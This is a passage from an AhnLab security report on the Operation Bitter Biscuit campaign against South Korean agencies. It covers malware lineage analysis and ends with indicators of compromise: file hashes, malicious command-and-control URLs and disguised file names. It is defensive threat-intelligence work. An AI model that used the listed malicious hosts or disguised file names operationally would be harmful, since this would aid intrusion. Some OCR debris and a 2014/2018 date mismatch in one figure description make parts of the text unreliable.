The analysis of the Bitter Biscuit attacks in 2018 suggests that the dropper used in this attack has been newly developed. For downloaders and backdoors, association with the 2014 attacks has been confirmed. Bisoaks was also discovered to be responsible for the attacks in 2014 and 2018 using similar codes on the same attack target. Figure 2-6 shows the association diagram of malware used in the Bitter Biscuit attacks in 2018.

The similarity between the strings and codes of the downloaders found in 2014 and 2018 can also be seen in Figure 2-7.

Figure 2-7 | Comparison of Downloader Strings in 2014 and 2018

Some download addresses of variants are associated with Korea. Furthermore, as shown in Figure

2-8, the main attack target can be inferred to be Korea, due to the fact that a fake certificate (00c479 bf76dc90db51209d2fa2a9cf6a) in the malware file is disguised as an AhnLab's certificate.



Figure 2-8 | Downloader File with a Fake Digital Signature Impersonating AhnLab

The Bisoaks backdoor found in 2018 contains a distinctive string, and similar strings were found in the variant (45a416f10ccb2c31ff391e61a7584 f1f) in October 2014, as shown in Figure 2-9.



Figure 2-9 | Text Strings of the Bisoaks Variant

As shown in Figure 2-10, the variants found in September 2018 and March 2018 also have very similar code.

Figure 2-10 | Comparison of Variants Found in September 2014 and March 2018

The Bisoaks malware contains campaign IDs, and the variants found in Korea contain text strings, such as 0903, 0917, 1016-02, 443, pmo, hjing, 24-kncck, 8000, 95, and 48.

There are a total of 29 variants of this backdoor. The first variant, discovered in September 2014, was mainly targeting Korean government agencies. Therefore, it can be assumed that the attacker has been active in Korea for at least four years.

It has not been confirmed whether Operation Bitter Biscuit was carried out by a single group. However, based on the trends of attacks in 2018, the Bisoaks malware can also be seen as an associated attack. This is because the Bisoaks malware that has been used in Operation Bitter Biscuit since 2014 was similarly used in 2018. Figure 2-11 shows the list of malware used in Operation Bitter Biscuit from 2009 to 2018.



Figure 2-11 | Different Types of Malware related to Operation Bitter Biscuit

5. Conclusion

Operation Bitter Biscuit, which was dormant since the fall of 2017, resumed its attacks against major South Korean agencies from March 2018. The attacks focused on the South Korean military companies and the defense industry until 2017, but they have expanded to target the marine sector from 2018. Although it is not confirmed that the attack was carried not by the same

group, it can still be concluded that the attacker in the spring of 2018 has been targeting Korean government agencies, at least from 2014, due to the similarity of the malware used in the attacks.

For nearly 10 years, this unknown threat to South Korea has been committed to delivering attacks on major Korean agencies and companies. In 2018, it focused only on the marine sector, but we do not know its target for 2019. Therefore, we must be prudent of the changing trends of the Operation Bitter Biscuit attacks, which may target any sector.

6. IoC (Indicators of Compromise)

Dropper		
1cd5a3e42e9fa36c342a2a4ea85feeb4	bbfcb2d66784c0f7afc334f18a0866a7	e3bac3712aaca2881d1f82225bb75860
e5a8c1df0360baeeeab767d8422cc58f	e6e607ab6bd694ffcfe1451ed367d068	f408653378b02858c0998ee4d726c8b8
Downloader		
00c479bf76dc90db51209d2fa2a9cf6a	2c0522a805fa845ec9385eb5400e8d16	40f69d52559610d1f34f95e7a2c7924c
410a19c9e5d6269e0d690307787e5fea	46224c767a6c2765738a00bb9d797814	862f3c0bd6c1ecee39442271df6e954d
b13429ccf79d94a82dab0b30e0789227	d198e4632f9c4b9a3efbd6b1ed378d26	ef3103a76e101f7f19541d1cbbd2bd13
f61c3f0eb173b2c5f38a1c9d5acda0dc	fd45ecc5b111948507ace52fc95253ae	
Backdoor		
3cc4e80a358e0f048138872bc79999cd	45a416f10ccb2c31ff391e61a7584f1f	d0efdee5eaaf29cceab4678f652f04f9
fc78fff75df0291d8c514f595f68c654		

URL information	
http://21kmg.my-homeip.net	http://hosting.twinkes.net/otete2/css/topblack.php
http://img.bealfinerdns.co.kr/script/index.htm	http://info.cherishk.com/rss/vide.php
http://kecao.my-homeip.de	http://live.triphose.com/data/asinfo.htm
http://mp.motlat.com/info/wel.gif	http://mp.motlat.com/lvs/tips.htm
http://pmad.dyndns.myonlineportal.de	http://sky.versignlist.com/images/jsphore.htm
http://soft.koreagzer.com/news	http://wel.versignlist.com/css/skywood.htm
http://www.hankookchon.com/css/serverlet.htm	

File Name		
chrome.exe	conhost.exe	contray.exe
msupdata.exe	msviewer.exe	serv.exe
services.exe	taskhost.exe (File size of 100 MB or more)	

References

1. Bisonal Malware Used in Attacks Against Russia and South Korea (https://researchcenter.paloaltonetworks.com/2018/07/unit42-bisonal-malware-used-attacks-russia-south-korea)
2. Kaoru Hayashi/Palo Alto Networks, Personal Communication
3. Vicky Ray/Palo Alto Networks, Personal Communication

ASEC REPORT

Vol.93
Q4 2018

AhnLab

Contributors **ASEC Researchers**
Editor **Content Creatives Team**
Design **Design Lab**

Publisher **AhnLab, Inc.**
Website **www.ahnlab.com**
Email **global.info@ahnlab.com**